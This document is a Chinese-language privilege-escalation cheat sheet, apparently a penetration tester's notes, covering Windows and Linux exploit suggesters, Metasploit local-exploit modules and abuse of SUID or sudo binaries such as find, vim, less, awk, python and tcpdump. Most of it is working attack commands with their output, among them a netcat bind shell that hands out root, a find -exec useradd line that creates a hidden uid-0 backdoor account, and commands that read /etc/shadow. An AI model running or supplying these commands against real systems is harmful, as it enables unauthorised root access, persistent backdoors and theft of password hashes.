# 各种提权

## Windows

### 常用神洞

CVE-2018-8120
MS16-032
MS15-051
MS14-058

### Windows Exploit Suggester

```
#更新漏洞数据库，会生成一个xls的文件，如下 2020-11-11-mssb.xls
python windows-exploit-suggester.py --update
#查看目标主机系统信息，保存为sysinfo.txt文件
systeminfo > sysinfo.txt
#然后运行如下命令，查看该系统是否存在可利用的提权漏洞
python windows-exploit-suggester.py -d 2020-11-11-mssb.xls -i sysinfo.txt
```

## Linux

### 常用神洞

DirtyCow

### 使用 linux-exploit-suggester.sh

```
$ ./linux-exploit-suggester.sh
...
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,[ ubuntu=14.04 ]{kernel:4.4.0-89-generic},ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2017-1000112] NETIF_F_UFO

   Details: http://www.openwall.com/lists/oss-security/2017/08/13/1
   Exposure: probable
   Tags: [ ubuntu=14.04{kernel:4.4.0-*} ],ubuntu=16.04{kernel:4.8.0-*}
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/cve-2017-1000112/CVE-2017-1000112/poc.c
   Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass
included. Modified version at 'ext-url' adds support for additional
distros/kernels

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-
(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be
enabled
```


## suid 提权

已知的可用来提权的linux可行性的文件列表如下：

```
nmap
vim
find
bash
more
less
nano
cp
chmod
ash/linux shell
awk
mv
man
python
perl
tcpdump
```

查找所有s权限的文件


```
find / -perm -u=s -type f 2>/dev/null

/表示从文件系统的顶部（根）开始并找到每个目录
-perm 表示搜索随后的权限
-u = s表示查找root用户拥有的文件
-type表示我们正在寻找的文件类型
f 表示常规文件，而不是目录或特殊文件
2表示该进程的第二个文件描述符，即stderr（标准错误）
>表示重定向
/ dev / null是一个特殊的文件系统对象，它将丢弃写入其中的所有内容。
```



```
┌──(root█ █ali)-[~]
└─# find / -perm -u=s -type f 2>/dev/null
/usr/sbin/mount.cifs
/usr/sbin/pppd
/usr/sbin/mount.nfs
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/xorg/Xorg.wrap
/usr/bin/kismet_cap_linux_wifi
/usr/bin/find
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_nrf_52840
/usr/bin/chsh
/usr/bin/su
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/mount
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/fusermount3
/usr/bin/ntfs-3g
```

### 以`find`提权为例

find ./ -type f -exec id \;



```
┌──(root█ █ali)-[/tmp]
└─# find ./ -type f -exec id \;
用户id=0(root) 组id=0(root) 组=0(root),141(kaboxer)
用户id=0(root) 组id=0(root) 组=0(root),141(kaboxer)
```

> Linux密码生成规则 https://blog.csdn.net/jiajiren11/article/details/80376371

```
# 生成用户密码，密码值为ezpasswd内容，abcdefg为salt值
openssl passwd -1 -salt 'abcdefg' 'ezpasswd'
# 得到值
$1$abcdefg$Sh/N2Oieg5Wrh7qT2oIZ3/
# 添加用户 -o 表示可以重复id
find /etc/passwd -type f -exec useradd -u 0 -g 0 -p \$1\$abcdefg\$Sh/N2Oieg5Wrh7qT2oIZ3/ -o test999 \;
```

## Vim

Vim是Linux环境下的一款文件编辑器。但是，如果以SUID运行的话，它会继承root用户的权限，因此可以读取系统上的所有文件。

```
vim.tiny
# Press ESC key
:set shell=/bin/sh
:shell
```

## Netcat

大部分Linux操作系统都安装了netcat，因此也可以被利用来将权限提升至root。

```
find pentestlab -exec netcat -lvp 5555 -e /bin/sh \;
连接上去就会直接获取到一个Root权限的shell。
netcat 192.168.1.189 5555
id
cat /etc/shadow
```

## Bash


```
bash -p
bash-3.2# id
uid=1002(service) gid=1002(service) euid=0(root) groups=1002(service)
```

## More

```
more /home/pelle/myfile
!/bin/bash
```

## less


首先使用 `sudo -l` 查看都有什么权限，如果是下图权限，则直接进行所有操作




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo -l
匹配 %2$s 上 %1$s 的默认条目：
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

用户 kali 可以在 kali 上运行以下命令：
    (ALL : ALL) ALL
```

如果仅有部分权限，会在下面进行显示，这是就可以利用可以执行的命令进行提权，如有less的执行权限，那么使用less 文件名，输入 `!/bin/sh` 即可获得root权限的shell。

```
less /etc/passwd
!/bin/sh
```



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) NOPASSWD:/usr/bin/less

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d
~
~
~
~
~
~
"/etc/sudoers" 27L, 688B
```



```
┌──(kali㉿kali)-[/etc/sudoers.d]
└─$ sudo -l
匹配 %2$s 上 %1$s 的默认条目：
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

用户 kali 可以在 kali 上运行以下命令：
    (ALL : ALL) NOPASSWD: /usr/bin/less

┌──(kali㉿kali)-[/etc/sudoers.d]
└─$ sudo less
Missing filename ("less --help" for help)

┌──(kali㉿kali)-[/etc/sudoers.d]
└─$ sudo more
对不起，用户 kali 无权以 root 的身份在 kali 上执行 /usr/bin/more。

┌──(kali㉿kali)-[/etc/sudoers.d]
└─$ sudo less /etc/passwd
┌──(root💀kali)-[/etc/sudoers.d]
└─# id
用户id=0(root) 组id=0(root) 组=0(root),141(kaboxer)
┌──(root💀kali)-[/etc/sudoers.d]
└─#
```

## cp(暂未验证)

```
sudo sh -c 'cp $(which cp) .; chmod +s ./cp'
```

## chmod(暂未验证)

```
sudo sh -c 'cp $(which chmod) .; chmod +s ./chmod'
```

## ash/linux shell

```
sudo ash
```

### awk

```
awk 'BEGIN {system("/bin/bash")}'
```

### mv(暂时未有实例)

```
使用mv 覆盖 /etc/shadow 或者/etc/sudoers
```

### man

```
man passwd
!/bin/bash
```

### python

```
import os
os.system("/bin/bash")
```

### perl

```
exec "/bin/bash";
```

ruby/lua/etc也有相似

### tcpdump


```
echo $'id\ncat /etc/shadow' > /tmp/.test
chmod +x /tmp/.test
sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

> 可以参考 https://www.cnblogs.com/zaqzzz/p/12075132.html

# 常用手法


## MSF

使用`post/windows/gather/enum_patches`模块，并配置相应的session后自动获取可使用的提权漏洞



```
msf5 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > use post/windows/gather/enum_patches
msf5 post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(windows/gather/enum_patches) > set session 1
session ⇒ 1
msf5 post(windows/gather/enum_patches) > run

[*] Patch list saved to /home/kali/.msf4/loot/20201111043241_default_192.168.13.131_enum_patches_671597.txt
[*] KB2534111 applied
[*] KB2999226 applied
[*] KB976902 applied
[*] Post module execution completed
```

MSF下还提供了`post/multi/recon/local_exploit_suggester`模块，该模块用于快速识别系统中可能被利用的漏洞



```
msf5 post(windows/gather/enum_patches) > use  post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf5 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.13.131 - Collecting local exploits for x86/windows...
[*] 192.168.13.131 - 30 exploit checks are being tried...
[+] 192.168.13.131 - exploit/windows/local/always_install_elevated: The target is vulnerable.
[+] 192.168.13.131 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 192.168.13.131 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
```